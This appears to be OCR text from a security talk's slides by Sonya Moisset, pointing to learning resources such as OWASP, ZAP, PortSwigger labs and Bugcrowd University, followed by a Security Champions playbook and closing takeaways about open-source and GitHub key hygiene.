Liz Truss
Alister's iPhone
Department fo...
Ben Gascoigne
Steve Barclay
Cabinet Secretar...
Participants (32)
Find a participant
Cabinet Room (Host, me)
Home Secretary
iPhone
Alex Burghart
Alister's iPhone
Amanda Milling
Mute All
Unmute All
More
Zoom Group Chat
To: Everyone on Waiting Room
Type message here

CAN YOU BE ENOUGH **CREATIVE** TO TACKLE THE CURRENT THREAT AND **THINK OUTSIDE THE BOX**?

I WANT TO
LEARN MORE
ABOUT
SECURITY 🙋‍♀️ 🙋‍♂️

Who is the OWASP Foundation?

The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. Through community-led open source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.


- Tools and Resources
- Community and Networking
- Education & Training

For nearly two decades corporations, foundations, developers, and volunteers have supported the OWASP Foundation and its work. Donate, Join, or become a Corporate Member today.


Project Spotlight: Zed Attack Proxy

ZAP is a free, easy to use integrated penetration testing tool which now includes a Heads Up Display. Easily used by security professionals and developers of all skill levels, users can quickly and more easily find security vulnerabilities in their applications. Given the unique and integrated design of the Heads Up Display, developers new to security testing will find ZAP an indispensable tool to build secure software. Learn more about ZAP.

Featured Chapter: Bay Area




Hosted at some of most iconic technology companies in the world, the Bay Area chapter is one of the Foundation's largest and most active. This month they are hosting a Hacker Day and monthly meetups in San Francisco at Insight Engines and in South Bay at EBay. Usually the agenda includes three provactive and interesting talks, lots of interesting people to meet, and great food. The Bay Area Chapter also participates in planning AppSec California.



OWASP


OWASP Top 10 (2017)

Interpretation for Serverless



Hack The Box
PEN-TESTING LABS

OWASP™



vmware®

KALI

OWASP ZAP

WEB SECURITY ACADEMY

PORTSWIGGER WEB SECURITY

Learning materials and labs

Latest

- Web cache poisoning — 6 labs
- DOM-based vulnerabilities — 7 labs
- Access control vulnerabilities — 13 labs
- Cross-origin resource sharing (CORS) — 4 labs

Featured

- SQL injection — 16 labs
- Cross-site scripting (XSS) — 30 labs
- Cross-site request forgery (CSRF) — 8 labs
- XXE injection — 9 labs

View all learning materials » View all labs »

bugcrowd

hackerone

BUGCROWD UNIVERSITY

Security, education, and training for the whitehat hacker community. To get started, click on the modules below or go to Bugcrowd's GitHub for slides, labs, and more.

FEATURED RESOURCE

Uplevel Your Bug Hunting Skills with Bugcrowd University

Uplevel your bug hunting skills with Bugcrowd University. Learn the basics of hacking and bug bounty hunting with videos, tutorials, labs, best practices and more on Github.

WATCH NOW

Filter By CATEGORY

Search By Search

Security Reconnaissance with Codinge: How New Tricks Let Hackers See More

WATCH THE WEBINAR

Hardware Hacking for the Masses (and you!)

WATCH THE WEBINAR

Overview of common Android app vulnerabilities

WATCH THE WEBINAR

GSuite Security: Everyone wants it but not everyone gets it

WATCH THE WEBINAR

Security Champions playbook

Identify teams

- Enumerate products and services
- List teams per each product
- Identify Product manager (responsible for product) and team manager (working directly with developers)
- Write down technologies (programming languages) used by each team

Define the role

- Measure current security state among the teams and define security goals you plan to achieve in mid-term (e.g. by using OWASP SAMM)
- Identify the places where champions could help (such as verifying security reviews, raising issues for risks in existing code, conducting automated scans etc.)
- Write down clearly defined roles, as these will be the primary tasks for newly nominated champions to work on

Nominate champions

- Introduce the idea and role descriptions and get approvals on all levels - both from product and engineering managers, as well as from top management
- Together with team leader identify potentially interested candidates
- Officially nominate them as part of your security meta-team

Comm channels

- Make sure to have an easy way to spread information and get feedback
- While differing from company to company, this usually includes chats (Slack/IRC channel, Yammer group, ...) and separate mailing lists
- Set up periodic sync ups - bi-weelky should be fine to start with

Knowledge base

- Build a solid internal security knowledge base, which would become the main source of inspiration for the champions
- It should include security meta-team page with defined roles, secure development best practices, descriptions of risks and vulnerabilities and any other relevant info
- Pay special attention to clear and easy-to-follow checklists, as it's usually the simplest way to get the things going

Maintain interest

- Develop your ways or choose one of the below to keep in touch and maintain the interest of the champions
- Conduct periodic workshops and encourage participation in security conferences
- Share recent appsec news (e.g. Ezine) via communication channels
- Send internal monthly security newsletters with updates, plans and recognitions for the good work
- Create champions corner with security library, conference calendar, and other interesting materials

https://medium.com/@sonya.moisset/keep-calm-and-become-a-security-engineer-8547bd33a5cd

Medium

Keep calm and become a Security Engineer – Sonya Moisset – Medium

One of the many ways to get into the Cybersecurity industry

Reading time

8 min read

Mar 5th (366 kB)

https://medium.com/epic-women-in-cyber/epic-ff-women-in-cybersecurity-a4f08b36e77c

Medium


Epic #FF Women in Cybersecurity

— The ultimate list…at least trying to get there —

Reading time

13 min read

Jan 10th (108 kB)




KEY TAKEAWAYS

- OPEN SOURCE CAN BE A VECTOR FOR LARGE SCALE CYBER ATTACKS

- LEVERAGE THE APPLICATIONS AVAILABLE ON GITHUB MARKETPLACE AND CREATE A SMALL PIPELINE

- ADAPT YOUR APPSEC FRAMEWORK TO YOUR COMPANY

- DON'T PUSH YOUR KEYS ON GITHUB!😡😡😡



GET SECURE, BE SECURE AND STAY SECURE

THANK YOU!

@SONYAMOISSET 🦄🌍